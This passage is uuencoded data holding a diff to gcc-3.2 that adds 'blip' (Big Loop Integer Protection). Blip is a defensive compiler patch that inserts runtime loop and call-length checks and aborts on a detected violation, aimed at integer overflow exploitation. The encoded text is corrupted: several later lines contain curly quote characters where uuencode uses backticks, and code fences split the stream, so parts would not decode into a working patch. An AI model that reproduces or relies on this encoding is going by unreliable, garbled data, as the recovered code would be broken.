M(B!L;V]P+@T-"BL)("H@"0T-"BL)("H@;F5X="!S=&5P+"!I<R!T;R!I9&5N
M=&EF>2!C;VYD:71I;VX@97AP<F5S:6]N+B!A;F0@=&\@96UI=`T-"BL)("H@
M8V]D92!T;R!C:&5C:R!L:6UI="!I;B!R=6YT:6UE+"!B969O<F4@;&]O<"!S
M=&%R="!E>&5U8W1I;VX@("HO#0T**PT-"BL)8V%S92!&3U)?4U1-5#H-#0HK
M"0EB;&EP7W-T870N9F]R7V-H96-K<RLK.PT-"BL)"6)L:7!?<W1A="YT;W1A
M;%]C:&5C:W,K*SL-#0HK"0D)#0T**PD):68H8FQI<%]F:6YD7VQO;W!?=F%R
M<RA&3U)?0T].1"`H="DL1D]27T584%(@*' 0I*2D-#0HK"0D):68H8FQI<%]E
M;6ET7V9O<E]L;V]P7V-H96-K<RAT*2E[#0T**PD)"0EB;&EP7W-T870N=&]T
M86Q?96UI=',K*SL-#0HK"0D)"6)L:7!?<W1A="YF;W)?96UI=',K*SL-#0HK
```

```
M"0D)?0T-"BL-#0HK"0EB<F5A:SL-#0HK"6-A<V4@5TA)3$5?4U1-5#H-#0HK
M"0EB;&EP7W-T870N=VAI;&5?8VAE8VMS*RL[#0T**PD)8FQI<%]S=&%T+G1O
M=&%L7V-H96-K<RLK.PT-"BL-#0HK"0EI9BAB;&EP7V9I;F1?;&]O<%]V87)S
M*%=(24Q%7T-/3D0@*'0I+$Y53$Q?5%)%12DI#0T**PD)"6EF*&)L:7!?96UI
M=%]W:&EL95]L;V]P7V-H96-K<R@I*7L-#0HK"0D)"6)L:7!?<W1A="YT;W1A
M;%]E;6ET<RLK.PT-"BL)"0D)8FQI<%]S=&%T+G=H:6QE7V5M:71S*RL[#0T*
M*PD)"7T-#0HK"0T-"BL)"6)R96%K.PT-"BL)8V%S92!#04Q,7T584%(Z#0T*
M*PD)#0T**PD):68H8FQI<%]F:6YD7V-A;&Q?;&EM:71S*'0L5%)%15]/4$52
M04Y$("AT+#$I*2D-#0HK"0D)<F5S=6QT(#T@8FQI<%]E;6ET7V-A;&Q?8VAE
M8VMS*'0I.PD)#0T**PT-"BL)"6EF*')E<W5L="`A/2!T*7L-#0HK"0D)8FQI
M<%]S=&%T+G1O=&%L7V5M:71S*RL[#0T**PD)"6)L:7!?<W1A="YC86QL7V5M
M:71S*RL[#0T**PD)?0T-"BL)"0T-"BL)"6)R96%K.PD-#0HK"61E9F%U;'0Z
M#0T**PD)<F5T=7)N(')E<W5L=#L-#0HK"7T-#0HK#0T**PER971U<FX@<F5S
M=6QT.PT-"BL)#0T**WT-#0ID:69F("U.=7(@9V-C+3,N,B]G8V,O8FQI<"YH
M(&=C8RTS+C(M8FQI<"]G8V,O8FQI<"YH#0HM+2T@9V-C+3,N,B]G8V,O8FQI
M<"YH"5=E9"!$96,@,S$@,38Z,#`Z,#`@,3DV.0T**RLK(&=C8RTS+C(M8FQI
M<"]G8V,O8FQI<"YH"4UO;B!$96,@(#(@,3DZ-#(Z,SD@,C`P,@T*0$`@+3`L
M,"`K,2PY.2!`0`T**R\J#0HK#0HK"4)I9R!,;V]P($EN=&5G97(@4')O=&5C
M=&EO;B`M($$N2RY!(")B;&EP(@T**PT**PEB;&EP(&ES(&$@<&%T8V@@9F]R
M('1H92!G8V,@8V]M<&EL97(L('=H:6-H(&1E=&5C="!T:&4@97AP;&]I=&%T
M:6]N#0HK"6]F("AP=6)L:6-L>2D@=6YK;F]W;B!I;G1E9V5R(&]V97)F;&]W
M(&%N9"!S:6=N('9U;&YE<F%B:6QI=&EE<RX-"BL-"BL@("`-"BM4:&ES(&9I
M;&4@:7,@<&%R="!O9B!'3E4@0T,N#0HK#0HK1TY5($-#(&ES(&9R964@<V]F
M='=A<F4[('EO=2!C86X@<F5D:7-T<FEB=71E(&ET(&%N9"]O<B!M;V1I9GD-
M"BMI="!U;F1E<B!T:&4@=&5R;7,@;V8@=&AE($=.52!'96YE<F%L(%!U8FQI
M8R!,:6-E;G-E(&%S('!U8FQI<VAE9"!B>0T**W1H92!&<F5E(%-O9G1W87)E
M($9O=6YD871I;VX[(&5I=&AE<B!V97)S:6]N(#(L(&]R("AA="!Y;W5R(&]P
M=&EO;BD-"BMA;GD@;&%T97(@=F5R<VEO;BX-"BL-"BM'3E4@0T,@:7,@9&ES
M=')I8G5T960@:6X@=&AE(&AO<&4@=&AA="!I="!W:6QL(&)E('5S969U;"P-
M"BL)8G5T(%=)5$A/550@04Y9(%=!4E)!3E19.R!W:71H;W5T(&5V96X@=&AE
M(&EM<&QI960@=V%R<F%N='D@;V8-"BL)34520TA!3E1!0DE,2519(&]R($9)
M5$Y%4U,@1D]2($$@4$%25$E#54Q!4B!055)03U-%+B`@4V5E('1H90T**PE'
M3E4@1V5N97)A;"!0=6)L:6,@3&EC96YS92!F;W(@;6]R92!D971A:6QS+@T*
M*PT**PE9;W4@<VAO=6QD(&AA=F4@<F5C96EV960@82!C;W!Y(&]F('1H92!'
M3E4@1V5N97)A;"!0=6)L:6,@3&EC96YS90T**PEA;&]N9R!W:71H($=.52!#
M0SL@<V5E('1H92!F:6QE($-/4%E)3D<N("!)9B!N;W0L('=R:71E('1O#0HK
M"71H92!&<F5E(%-O9G1W87)E($9O=6YD871I;VXL(#4Y(%1E;7!L92!0;&%C
M92`M(%-U:71E(#,S,"P-"BL)0F]S=&]N+"!-02`P,C$Q,2TQ,S`W+"!54T$N
M("`J+PT**PT**R-D969I;F4@0DQ)4%]-05@),'@Q,#`P,#`P,"`O*B`R-38@
M34(@<V5E;7,@=V%Y('1O;R!M=6-H(&)I9R!L;V]P+BXN*B\-"BL-"BMT>7!E
M9&5F(&5N=6T@;&]O<%]D:7(-"BM[#0HK"55.2TY/5TY?1$E2+"\J('=E(&-A
M;FYO="!T96QL(&QO;W`@9&ER96-T:6]N("HO#0HK"4E.0U)%345.5"P)+RH@
M;&]O<"!I<R!G;VEN9R!U<"`J+PT**PE$14-214U%3E0)+RH@;&]O<"!I<R!G
M;VEN9R!D;W=N("HO#0HK?0T**VQO;W!?9&ER.PT**PT**W1Y<&5D968@96YU
M;2!B;&EP7W=A<FYI;F=S#0HK>PT**PE314Q&7T-(14-++`DO*B!U<VEN9R!T
M:&4@5%)%12!O8FIE8W0@9FEN9"!O=70@=&AE(')I9VAT#0HK"0D)"2`@('=A
M<FYI;F<@9FQA9R`J+PT**PE.15]&3U(L"0DO*B!W87)N(&YO="!E;6ET:6YG
M(&-H96-K(&9O<B!F;W(@;&]O<',@*B\-"BL)3D5?5TA)3$4L"2\J('=A<FX@
M;F]T(&5M:71I;F<@8VAE8VL@9F]R('=H:6QE(&QO;W!S("HO#0HK"4Y%7T-!
M3$P)"2\J('=A<FX@;F]T(&5M:71I;F<@8VAE8VL@9F]R(&-A;&QS("HO#0HK
M?0T**V)L:7!?=V%R;FEN9W,[#0HK#0HK='EP961E9B!S=')U8W0@7VQO;W!?
M;&EM:71?<WL-"BL)=')E92!S=&UT.PD-"BL)=')E92!C;W5N=&5R.PT**PET
M<F5E(&QI;6ET.PT**PEE;G5M(&QO;W!?9&ER(&1I<CL-"BL):6YT"2!L:6YE
M;F\[#0HK#0HK?6QO;W!?;&EM:71?<SL-"BL-"BLO*B!B;&EP('-T871I<W1I
M8W,@<W1R=6-T=7)E+"!W:6QL(&UA:6YT86EN('1H92!A;6]U;G0@;V8@96YC
M;W5T97)D('T**R`J(&-O9&4@=&AA="!M:6=H="!H879E(&YE961E9"!A(&)L
M:7`@8VAE8VLL(&%N9"!T:&4@<F5A;"!A;6]U;G0@;V8@#0HK("H@=&EM97,@
M=&AA="!A(&)L:7`@8VAE8VL@=V%S(&5M:71E9"X@*B\-"BMT>7!E9&5F('-T
M<G5C="!?8FQI<%]S=&%T:7-T:6-S7W-[#0HK"75N<VEG;F5D(&EN=`ET;W1A
M;%]C:&5C:W,[#0HK"75N<VEG;F5D(&EN=`ET;W1A;%]E;6ET<SL-"BL)#0HK
M"75N<VEG;F5D(&EN=`EF;W)?8VAE8VMS.PT**PEU;G-I9VYE9"!I;G0)=VAI
M;&5?8VAE8VMS.PT**PEU;G-I9VYE9"!I;G0)8V%L;%]C:&5C:W,[#0HK"0T*
M*PEU;G-I9VYE9"!I;G0)9F]R7V5M:71S.PT**PEU;G-I9VYE9"!I;G0)=VAI
M;&5?96UI=',[#0HK"75N<VEG;F5D(&EN=`EC86QL7V5M:71S.PT**WUB;&EP
M7W-T871I<W1I8W-?<SL-"BL-"BLO*B!.54Q,('1E<FUI;F%T960@;&ES="!O
M9B!F=6YC=&EO;B!W:&EC:"!A<F4@86QM;W-T('1H92!S86UE(&%S(&$@#0HK
M("H@;&]O<"X@:2YE(&UE;6-P>2P@;65M;6]V92XN(&9O<B!E86-H(&9U;F-T
M:6]N('=E('=I;&P@<V%V92!T:&4@#0HK("H@;F%M92!O9B!T:&4@9G5N8W1I
```

```
M;VX@87,@=V5L;"!A<R!T:&4@,"!B87-E9"!I;F1E>"!T;R!T:&4@<&%R86T@
M#0HK("H@=VAI8V@@:7,@<W5P<&]S92!T;R!H879E('1H92!L96YG=&@@=F%R
M:6%B;&4@*B\-"BL-"BMT>7!E9&5F('-T<G5C="!?;&]O<%]L:6ME7W-[#0HK
M"6-H87()"0EF=6YC7VYA;65;,C4V73L-"BL)=6YS:6=N960@:6YT"7!A<F%M
M7VEN9&5X.PT**WUL;V]P7VQI:V5?<SL-"BL-"BL-"BL-"BMV;VED(&)L:7!?
M<W1A=%]P<FEN=`D)"5!!4D%-4R`H*$9)3$4J*2D[#0HK#0HK8F]O;"!B;&EP
M7V1E8VQ?;6]D:69I960@("`@("`@("!005)!35,@*"AT<F5E+'1R964I*3L-
M"BMT<F5E(&)L:7!?9FEN9%]D96-L("`@("`@("`@("`@(%!!4D%-4R`H*'1R
M964I*3L-"BMB;V]L(&)L:7!?9FEN9%]L;V]P7W9A<G,@("`@("`@(%!!4D%-
M4R`H*'1R964L=')E92DI.PT**V)O;VP@8FQI<%]F:6YD7V-A;&Q?;&EM:71S
M("`@("`@4$%204U3("@H=')E92QT<F5E*2D[#0HK#0HK8F]O;"!B;&EP7V5M
M:71?9F]R7VQO;W!?8VAE8VMS("`@("`@4$%204U3("@H=')E92DI.PT**V)O
M;VP@8FQI<%]E;6ET7W=H:6QE7VQO;W!?8VAE8VMS("`@(%!!4D%-4R`H*'9O
M:60I*3L-"BMT<F5E(&)L:7!?96UI=%]C86QL7V-H96-K<R`@("`@("`@("!0
M05)!35,@*"AT<F5E*2D[#0HK#0HK=')E92!B;&EP7V)U:6QD7V-H96-K7W-T
M;70@("`@("!005)!35,@*"AT<F5E*2D[#0HK=')E92!B;&EP7V)U:6QD7V-H
M96-K7V5X<"`@("`@("!005)!35,@*"AT<F5E*2D[#0HK=')E92!B;&EP7V)U
M:6QD7W9I;VQA=&EO;E]C86QL("!005)!35,@*"AT<F5E*2D[#0HK#0HK=')E
M92!B;&EP7V-H96-K7VQO;W!?;&EM:70)"5!!4D%-4R`H*'1R964I*3L-"BMV
M;VED(&)L:7!?=V%R;FEN9PD)"0E005)!35,@*"AE;G5M(&)L:7!?=V%R;FEN
M9W,L8V]N<W0@8VAA<BHI*3L-"F1I9F8@+4YU<B!G8V,M,RXR+V=C8R]C+6]B
M:F,M8V]M;6]N+F,@9V-C+3,N,BUB;&EP+V=C8R]C+6]B:F,M8V]M;6]N+F,-
M"BTM+2!G8V,M,RXR+V=C8R]C+6]B:F,M8V]M;6]N+F,)5&AU($UA<B`R."`Q
M,#HT.3HU."`R,#`R#0HK*RL@9V-C+3,N,BUB;&EP+V=C8R]C+6]B:F,M8V]M
M;6]N+F,)36]N($1E8R`@,B`Q.3HT,CHS.2`R,#`R#0I`0"`M-C(L-B`K-C(L
M.2!`0`T*("`@:68@*&QO;VMU<%]A='1R:6)U=&4@*")A;'=A>7-?:6YL:6YE
M(BP@1$5#3%]!5%1224)55$53("AF;BDI("$](SY53$PI#0H@("`@(')E='5R
M;B`Q.PT*(`T**R`@:68H1$5#3%],04Y'7U-014-)1DE#("AF;BD@/3T@3E5,
M3"D@#0HK"2`@<F5T=7)N(#`[#0HK("`-"B`@(')E='5R;B!$14-,7T1%0TQ!
M4D5$7TE.3$E.15]0("AF;BD@)B8@1$5#3%]%6%1%4DY!3"`H9FXI.PT*('T-
M"B`-"F1I9F8@+4YU<B!G8V,M,RXR+V=C8R]C+7!A<G-E+GD@9V-C+3,N,BUB
M;&EP+V=C8R]C+7!A<G-E+GD-"BTM+2!G8V,M,RXR+V=C8R]C+7!A<G-E+GD)
M5V5D($%U9R`Q-"`P,CHS,CHS-2`R,#`R#0HK*RL@9V-C+3,N,BUB;&EP+V=C
M8R]C+7!A<G-E+GD)36]N($1E8R`@,B`Q.3HT,CHS.2`R,#`R#0I`0"`M-#8L
M-B`K-#8L-R!`0`T*("-I;F-L=61E(")O=71P=70N:"(-"B`C:6YC;'5D92`B
M=&]P;&5V+F@B#0H@(VEN8VQU9&4@(F=G8RYH(@T**R-I;F-L=61E(")B;&EP
M+F@B#0H@("`-"B`C:69D968@355,5$E"651%7T-(05)3#0H@(VEN8VQU9&4@
M/&QO8V%L92YH/@T*0$`@+3(Q.3$L.2`K,C$Y,BPQ,"!`0`T*("`@("`@("`@
M("`@("`@("`@("![("0T(#T@=')U=&AV86QU95]C;VYV97)S:6]N("@D-"D[#0H@
M"0D@(&-?9FEN:7-H7W=H:6QE7W-T;71?8V]N9"`H=')U=&AV86QU95]C;VYV
M97)S:6]N("@D-"DL#0H@"0D)"0D@("`@)#QT='EP93XR*3L-"BL)"0EB;&EP
M7V-H96-K7VQO;W!?;&EM:70@*"0\='1Y<&4^,BD[#0H@"0D@("0\='1Y<&4^
M)"`](&%D9%]S=&UT("@D/'1T>7!E/C(I.R!]#0H@"2`@8SDY7V)L;V-K7VQI
M;F5N;U]L86)E;&5D7W-T;70-"BT)"7L@4D5#2$%)3E]35$U44R`H)#QT='EP
M93XV+"!72$E,15]"3T19("@D/'1T>7!E/C8I*3L@?0T**PD)>R!214-(04E.
M7U-43513("@D/'1T>7!E/C8L(%=(24Q%7T)/1%D@*"0\='1Y<&4^-BDI.WT-
M"B`)?"!D;U]S=&UT7W-T87)T#0H@"2`@)R@G(&5X<'(@)RDG("<[)PT*("`@
M("`@("`@("`@("`@("![($1/7T-/3D0@*"0Q*2`](`1R=71H=F%L=65?8V]N
M=F5R<VEO;B`H)#,I.R!]#0I`0"`M,C(Q,BPW("LR,C$T+#@@0$`-"B`)("!X
M97AP<B`G*2<-"B`)"7L@1D]27T584%(@*"0\='1Y<&4^,BD@/2`D.3L@?0T*
M(`D@(&,Y.5]B;&]C:U]L:6YE;F]?;&%B96QE9%]S=&UT#0HM("`@("`@("`@
M("`@("`@('L@4D5#2$%)3E]35$U44R`H)#QT='EP93XR+"!&3U)?0D]$62`H
M)#QT='EP93XR*2D[('T-"BL@("`@("`@("`@("`@("`@>R!214-(04E.7U-4
M3513("@D/'1T>7!E/C(L($9/4E]"3T19("@D/'1T>7!E/C(I*3L-"BL)"0D)
M("!B;&EP7V-H96-K7VQO;W!?;&EM:70@*"0\='1Y<&4^,BD[('T-"B`)?"!3
M5TE40T@@)R@G(&5X<'(@)RDG#0H@"0E[('-T;71?8V]U;G0K*SL-"B`)"2`@
M)#QT='EP93XD(#T@8U]S=&%R=%]C87-E("@D,RD[('T-"F1I9F8@+4YU<B!G
M8V,M,RXR+V=C8R]C+71Y<&5C:RYC(&=C8RTS+C(M8FQI<"]G8V,O8RUT>7!E
M8VLN8PT*+2TM(&=C8RTS+C(O9V-C+V,M='EP96-K+F,)5&AU($UA<B`R,2`Q
M-SHU,SHS.2`R,#`R#0HK*RL@9V-C+3,N,BUB;&EP+V=C8R]C+71Y<&5C:RYC
M"4UO;B!$96,@(#(@,3DZ-#(Z,SD@,C`P,@T*0$`@+30R+#8@*S0R+#<@0$`-
M"B`C:6YC;'5D92`B:6YT;"YH(@T*("-I;F-L=61E(")G9V,N:"(-"B`C:6YC
M;'5D92`B=&%R9V5T+F@B#0HK(VEN8VQU9&4@(F)L:7`N:"(-"B`-"B`O*B!.
M;VYZ97)O(&EF('=E)W9E(&%L<F5A9'D@<')I;G1E9"!A(")M:7-S:6YG(&)R
M86-E<R!A<F]U;F0@:6YI=&EA;&EZ97(B#0H@("`@;65S<V%G92!W:71H:6X@
M=&AI<R!I;FET:6%L:7IE<BX@("HO#0I`0"`M,34X-RPV("LQ-3@X+#$Q($!`
M#0H@("!44D5%7U-)1$5?149&14-44R`H<F5S=6QT*2`](#$[#0H@("!R97-U
M;'0@/2!F;VQD("AR97-U;'0I.PT*(`T**R`@+RH@8VAE8VL@=&AE(&YE=R!C
```

```
M<F5A=&5D($-!3$Q?15A04B!F;W(@8FQI<"!C;VYD:71I;VXN(‘T**R‘@("H@
M:68@8VAE8VL@8V]D92!R97%U:7)E9"P@=&AE($-!3$Q?15A04B!W:6QL(&)E
M(’)E<&QA8V5D(’=I=&@@80T**R‘@("H@0T].1%]%6%!2(&AA=FEN9R!T:&4@
M0T%,3%]%6%!2(&]N(&ET<R!F86QS92!S:61E+B‘J+PT**R‘@<F5S=6QT(#T@
M8FQI<%]C:&5C:U]L;V]P7VQI;6ET*’)E<W5L="D[#0HK#0H@("!I9B‘H5D])
M1%]465!%7U‘@*%12145?5%E012‘H<F5S=6QT*2DI#0H@("‘@(’)E=’5R;B!R
M97-U;’0[#0H@("!R971U<FX@<F5Q=6ER95]C;VUP;&5T95]T>7!E("AR97-U
M;’0I.PT*9&EF9B‘M3G5R(&=C8RTS+C(O9V-C+V9L86=S+F@@9V-C+3,N,BUB
M;&EP+V=C8R]F;&%G<RYH#0HM+2T@9V-C+3,N,B]G8V,O9FQA9W,N:‘E4:’4@
M36%R(#(Q(#$U.C$R.C(Q(#(P,#(-"BLK*R!G8V,M,RXR+6)L:7‘O9V-C+V9L
M86=S+F@)36]N($1E8R‘@,B‘Q.3HT,CHS.2‘R,#‘R#0I‘0"‘M-C0Q+#0@*S8T
M,2PQ.2!‘0‘T*("\J($YO;GIE<F\@;65A;G,@96YA8FQE(’-Y;F-H<F]N;W5S
M(&5X8V5P=&EO;G,@9F]R(&YO;BUC86QL(&EN<W1R=6-T:6]N<RX@("HO#0H@
M97AT97)N(&EN="!F;&%G7VYO;E]C86QL7V5X8V5P=&EO;G,[#0H@#0HK+RH@
M3F]N>F5R;R!M96%N<R!P<FEN="!B;&EP(’-T871I<W1I8W,@*&EF(&)L:7‘@
M:7,@96YA8FQE9"D@*B\-"BME>’1E<FX@:6YT(&9L86=?8FQI<%]S=&%T.PT*
M*PT**R\J($YO;GIE<F\@;65A;G,@96YA8FQE(&)L:7‘@8VAE8VMS(&9O<B!L
M;V]P<R!A;F0@;&]O<"UL:6ME(&-A;&QS("HO#0HK97AT97)N(&EN="!F;&%G
M7V)L:7‘[#0HK#0HK+RH@5V%R;B!W:&5N(&9O<B!B;&EP(&-H96-K(&-O=6QD
M(&YO="!B92!E;6ET960N("‘M5V)L:7!?9F]R7VYO=%]E;6ET+B‘@*B\-"BME
M>’1E<FX@:6YT(’=A<FY?8FQI<%]F;W)?;F]T7V5M:70[#0HK#0HK+RH@5V%R
M;B!W:&5N(’=H:6QE(&)L:7‘@8VAE8VL@8V]U;&0@;F]T(&)E(&5M:71E9"X@
M("U78FQI<%]W:&EL95]N;W1?96UI="X@("HO#0HK97AT97)N(&EN="!W87)N
M7V)L:7!?=VAI;&5?;F]T7V5M:70[#0HK#0HK+RH@5V%R;B!W:&5N(&1O(&)L
M:7‘@8VAE8VL@8V]U;&0@;F]T(&)E(&5M:71E9"X@("U78FQI<%]C86QL7VYO
M=%]E;6ET+B‘@*B\-"BME>’1E<FX@:6YT(’=A<FY?8FQI<%]C86QL7VYO=%]E
M;6ET.PT**PT*("-E;F1I9B‘O*B‘A($=#0U]&3$%’4U](("HO#0ID:69F("U.
M=7(@9V-C+3,N,B]G8V,O;&EB9V-C+7-T9"YV97(@9V-C+3,N,BUB;&EP+V=C
M8R]L:6)G8V,M<W1D+G9E<@T*+2TM(&=C8RTS+C(O9V-C+VQI8F=C8RUS=&0N
M=F5R"5=E9"!*=6X@,3,@,#<Z,C8Z,#$@,C‘P,0T**RLK(&=C8RTS+C(M8FQI
M<"]G8V,O;&EB9V-C+7-T9"YV97()36]N($1E8R‘@,B‘Q.3HT,CHS.2‘R,#‘R
M#0I‘0"‘M,3<T+#0@*S$W-"PW($!‘#0H@("!?56YW:6YD7U-J3&I?4F%I<V5%
M>&-E<’1I;VX-"B‘@(%]5;G=I;F1?4VI,:E]&;W)C9615;G=I;F0-"B‘@(%]5
M;G=I;F1?4VI,:E]297-U;64-"BL-"BL@(",@0FEG($QO;W‘@26YT96=E<B!O
M<F]T96-T:6]N("AB;&EP*2!H86YD;&5R#0HK("!?7V)L:7!?=FEO;&%T:6]N
M#0H@?0T*9&EF9B‘M3G5R(&=C8RTS+C(O9V-C+VQI8F=C8S(N8R!G8V,M,RXR
M+6)L:7‘O9V-C+VQI8F=C8S(N8PT*+2TM(&=C8RTS+C(O9V-C+VQI8F=C8S(N
M8PE4=64@36%Y(#(Q(#$V.C0T.C,X(#(P,#(-"BLK*R!G8V,M,RXR+6)L:7‘O
M9V-C+VQI8F=C8S(N8PE-;VX@1&5C("‘R(#$Y.C0R.C,Y(#(P,#(-"D!‘("TR
M,#0Y+#,@*S(P-#DL,3$@0$‘-"B‘C96YD:68@+RH@3D5%1%]!5$58250@*B\-
M"B‘-"B‘C96YD:68@+RH@3%]E>&ET("HO#0HK#0HK(VEF9&5F($Q?8FQI<%]V
M:6]L871I;VX-"BMV;VED(%]?8FQI<%]V:6]L871I;VX@*’5N<VEG;F5D(&EN
M="!L:6UI="E[#0HK"0T**PEP<FEN=&8H(F)L:7‘@=FEO;&%T:6]N("$A(2P@
M*’5N<VEG;F5D(&EN="DE;’4L("AI;G0I)61<;B(L;&EM:70L;&EM:70I.PT*
M*PEA8F]R="@I.PT**WT-"BLC96YD:68-"F1I9F8@+4YU<B!G8V,M,RXR+V=C
M8R]L:6)G8V,R+F@@9V-C+3,N,BUB;&EP+V=C8R]L:6)G8V,R+F@-"BTM+2!G
M8V,M,RXR+V=C8R]L:6)G8V,R+F@)5V5D($%U9R‘R,B‘P-SHS-3HR,B‘R,#‘Q
M#0HK*RL@9V-C+3,N,BUB;&EP+V=C8R]L:6)G8V,R+F@)36]N($1E8R‘@,B‘Q
M.3HT,CHS.2‘R,#‘R#0I‘0"‘M,C(L-B‘K,C(L-R!‘0‘T*("-I9FYD968@1T-#
M7TQ)0D=#0S)?2‘T*("-D969I;F4@1T-#7TQ)0D=#0S)?2‘T*(‘T**V5X=&5R
M;B!V;VED(%]?8FQI<%]V:6]L871I;VX@*’5N<VEG;F5D(&EN="!L:6UI="D[
M#0H@97AT97)N(&EN="!?7V=C8U]B8VUP("AC;VYS="!U;G-I9VYE9"!C:&%R
M("HL(&-O;G-T(’5N<VEG;F5D(&-H87(@*BP@<VEZ95]T*3L-"B!E>’1E<FX@
M=F]I9"!?7V-L96%R7V-A8VAE("AC:&%R("HL(&-H87(@*BD[#0H@97AT97)N
M(’9O:60@7U]E<’)I;G1F("AC;VYS="!C:&%R("HL(&-O;G-T(&-H87(@*BP@
M=6YS:6=N960@:6YT+"!C;VYS="!C:&%R("HI#0ID:69F("U.=7(@9V-C+3,N
M,B]G8V,O=&]P;&5V+F,@9V-C+3,N,BUB;&EP+V=C8R]T;W!L978N8PT*+2TM
M(&=C8RTS+C(O9V-C+W1O<&QE=BYC"5-U;B!-87D@,C8@,C(Z-#@Z,34@,C‘P
M,@T**RLK(&=C8RTS+C(M8FQI<"]G8V,O=&]P;&5V+F,)36]N($1E8R‘@,B‘Q
M.3HT,CHS.2‘R,#‘R#0I‘0"‘M-S‘L-B‘K-S‘L-R!‘0‘T*("-I;F-L=61E(")D
M96)U9RYH(@T*("-I;F-L=61E(")T87)G970N:"(-"B‘C:6YC;’5D92‘B;&%N
M9VAO;VMS+F@B#0HK(VEN8VQU9&4@(F)L:7‘N:"(-"B‘-"B‘C:68@9&5F:6YE
M9"‘H1%=!4D8R7U5.5TE.1%])3D9/*2!\?"!D969I;F5D("A$5T%21C)?1$5"
M54=’24Y’7TE.1D\I#0H@(VEN8VQU9&4@(F1W87)F,F]U="YH(@T*0$‘@+3DR
M+#8@*SDS+#@@0$‘-"B‘C:6YC;’5D92‘B:&%L9G!I8RYH(@T*("-E;F1I9@T*
M(‘P-"BL-"BL-"B‘O*B!#87)R>2!I;F9O<FUA=&EO;B!F<F]M($%335]$14-,
M05)%7T]"2D5#5%].04U%#0H@("‘@=&\@05--7T9)3DE32%]$14-,05)%7T]"
M2D5#5"X@("HO#0H@#0I‘0"‘M.#8W+#8@*S@W,"PX($!‘#0H@("‘@1F]R(&5A
```

```
M8V@@=F%R:6%B;&4L('1H97)E(&ES(&%N(%]L;V<@=F%R:6%N="!W:&EC:"!I
M<R!T:&4@<&]W97(-"B`@("!O9B!T=V\@;F]T(&QE<W,@=&AA;B!T:&4@=F%R
M:6%B;&4L(&9O<B`N86QI9VX@;W5T<'5T+B`@*B\-"B`-"BL-"BL-"B!I;G0@
M86QI9VY?;&]O<',[#0H@:6YT(&%L:6=N7VQO;W!S7VQO9SL-"B!I;G0@86QI
M9VY?;&]O<'-?;6%X7W-K:7`[#0I`0"`M.#<Y+#8@*S@X-"PQ-B!`0`T*(&EN
M="!A;&EG;E]F=6YC=&EO;G,[#0H@:6YT(&%L:6=N7V9U;F-T:6]N<U]L;V<[
M#0H@#0HK+RH@268@;VYE(&5M:70@8FQI<"!C:&5C:W,@=&\@<')O=&5C="!F
M<F]M('-O;64@:6YT96=E<B!V=6QN97)A8FEL:71I97,-"BL@*B!E>'!L;VET
M871I;VYS+B`J+PT**PT**VEN="!F;&%G7V)L:7`@/2`P.PT**VEN="!F;&%G
M7V)L:7!?<W1A="`](#`[#0HK#0HK:6YT('=A<FY?8FQI<%]F;W)?;F]T7V5M
M:70@/2`P.PT**VEN="!W87)N7V)L:7!?=VAI;&5?;F]T7V5M:70@/2`P.PT*
M*VEN="!W87)N7V)L:7!?8V%L;%]N;W1?96UI="`](#`[#0HK#0H@+RH@5&%B
M;&4@;V8@<W5P<&]R=&5D(&1E8G5G9VEN9R!F;W)M871S+B`@*B\-"B!S=&%T
M:6,@8V]N<W0@<W1R=6-T#0H@>PT*0$`@+3$Q-3`L-B`K,3$V-2PQ,"!`0`T*
M("`@($Y?*")297!O<G0@;VX@<&5R;6%N96YT(&UE;6]R>2!A;&QO8V%T:6]N
M(&%T(&5N9"!O9B!R=6XB*2!]+`T*("`@>R`B=')A<'8B+"`F9FQA9U]T<F%P
M=BP@,2P-"B`@("!.7R@B5')A<"!F;W(@<VEG;F5D(&]V97)F;&]W(&EN(&%D
M9&ET:6]N("\@<W5B=')A8W1I;VX@+R!M=6QT:7!L:6-A=&EO;B(I('TL#0HK
M("![(")B;&EP(BP@)F9L86=?8FQI<"P@,2P-"BL@("!.7R@B16UI="!":6<@
M3&]O<"!);G1E9V5R(%!R;W1E8W1I;VX@*&)L:7`I(&-H96-K<R(I('TL#0HK
M("![(")B;&EP7W-T870B+"`F9FQA9U]B;&EP7W-T870L(#$L#0HK("`@3E\H
M(E)E<&]R="!B;&EP('-T871I<W1I8W,B*2!]+`T*('T[#0H@#0H@+RH@5&%B
M;&4@;V8@;&%N9W5A9V4M<W!E8VEF:6,@;W!T:6]N<RX@("HO#0I`0"`M,30Y
M,2PW("LQ-3$P+#$S($!`#0H@("![(F1E<')E8V%T960M9&5C;&%R871I;VYS
M(BP@)G=A<FY?9&5P<F5C871E9%]D96-L+"`Q+`T*("`@($Y?*")787)N(&%B
M;W5T('5S97,@;V8@7U]A='1R:6)U=&5?7R@H9&5P<F5C871E9"DI(&1E8VQA
M<F%T:6]N<R(I('TL#0H@("![(FUI<W-I;F<M;F]R971U<FXB+"`F=V%R;E]M
M:7-S:6YG7VYO<F5T=7)N+"`Q+`T*+2`@($Y?*")787)N(&%B;W5T(&9U;F-T
M:6]N<R!W:&EC:"!M:6=H="!B92!C86YD:61A=&5S(&9O<B!A='1R:6)U=&4@
M;F]R971U<FXB*2!]#0HK("`@3E\H(E=A<FX@86)O=70@9G5N8W1I;VYS('=H
M:6-H(&UI9VAT(&)E(&-A;F1I9&%T97,@9F]R(&%T=')I8G5T92!N;W)E='5R
M;B(I('TL#0HK("![(F)L:7!?9F]R7VYO=%]E;6ET(BP@)G=A<FY?8FQI<%]F
M;W)?;F]T7V5M:70L(#$L#0HK("`@3E\H(E=A<FX@=VAE;B!B;&EP(&-H96-K
M(&]F(&9O<B!L;V]P(&-O=6QD(&YO="!B92!E;6ET960B*2!]+`T**R`@>R)B
M;&EP7W=H:6QE7VYO=%]E;6ET(BP@)G=A<FY?8FQI<%]W:&EL95]N;W1?96UI
M="P@,2P-"BL@("!.7R@B5V%R;B!W:&5N(&)L:7`@8VAE8VL@;V8@=VAI;&4@
M;&]O<"!C;W5L9"!N;W0@8F4@96UI=&5D(BD@?2P-"BL@('LB8FQI<%]C86QL
M7VYO=%]E;6ET(BP@)G=A<FY?8FQI<%]C86QL7VYO=%]E;6ET+"`Q+`T**R`@
M($Y?*")787)N('=H96X@8FQI<"!C:&5C:R!O9B!C86QL<R!C;W5L9"!N;W0@
M8F4@96UI=&5D(BD@?0T*('T[#0H@#0H@=F]I9`T*0$`@+34R,34L-B`K-3(T
M,"PY($!`#0H@("`O*B!3=&]P('1I;6EN9R!A;F0@<')I;G0@=&AE('1I;65S
M+B`@*B\-"B`@('1I;65V87)?<W1O<"`H5%9?5$]404PI.PT*("`@=&EM979A
